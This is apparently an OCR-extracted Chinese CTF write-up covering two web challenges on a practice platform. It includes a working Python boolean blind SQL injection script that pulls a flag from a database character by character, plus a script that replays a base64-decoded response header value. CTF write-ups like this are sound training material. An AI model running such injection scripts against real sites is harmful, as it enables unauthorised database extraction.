


flag{Y0u_@r3_5O_dAmn_90Od}

简单的sql注入之3

题目链接

http://shiyanbar.com/ctf/1909




题目描述

```
mysql报错注入

格式：flag{}
```

解题思路

此题目使用sqlmap可以直接跑出来，因为题目给出了报错注入(这是坑)，测试了updatexml、extractvalue使用不了，但是测试`id=1' and ascii(substr(database(),1,1))&lt;200 --+`，发现可以正常执行。中间就不给出如何去爆库，表，列了，可以参考**who are you?**中的方式，给出执行脚本：

```python
# coding:utf-8
import requests
import string
string = string.digits+string.ascii_lowercase
flag = []
FLAG = False

def POC(x,i):
    url = 'http://ctf5.shiyanbar.com/web/index_3.php?id='
    poc = "1'and ascii(substr((select flag from flag),%d,1))=%d--+ " % (x, i)
    res = requests.get(url+poc)
    print('testing url:' + url + poc) # test...
    if res.text.find("Hello") > 0:
        return 1
    else:
        return 0
for x in range(1, 35):
    for i in range(35, 129):  # ascii码可见字符32-127
        if POC(x, i):
           flag.append(chr(i))  # chr()将整数转为对应的ascii码字符
           break
        elif i == 128:  # 当该位flag没有匹配的字符时退出循环
            FLAG = True
    if FLAG:
        break
# 以字符串的形式输出结果
get_flag = ''
for i in flag:
    get_flag += i
print get_flag
```





flag{Y0u_@r3_5O_dAmn_90Od}

天下武功唯快不破

题目链接

http://shiyanbar.com/ctf/1854






题目描述

看看响应头

格式：CTF{ }

解题思路

在页面源码删刚看到`<!-- please post what you find with parameter:key -->`，提交`key=1`，然后在响应头内看到。



`UDBTVF9USElTX1QwX0NINE5HRV9GTDRHOlZua0c2M1dJaA==`解码后为`P0ST_THIS_T0_CH4NGE_FL4G:VnkG63WIh`，根据题目提示让快速提交，则得写脚本来进行提交了。

```
# coding:utf8
import requests
import base64
url = "http://ctf5.shiyanbar.com/web/10/10.php" # 目标URL

response = requests.post(url,data={"key":"1"}) # 打开链接
print response
head = response.headers # 获取响应头
flag = base64.b64decode(head['flag']).split(':')[1] # 获取相应头中的Flag
print flag # 打印Flag
postData = {'key': flag} # 构造Post请求体
result = requests.post(url=url, data=postData) # 利用Post方式发送请求
# (注意要在同一个Session中 ， 有的时候还需要设置Cookies ， 但是此题不需要)
print result.text # 打印响应内容
```

CTF{Y0U_4R3_1NCR3D1BL3_F4ST!}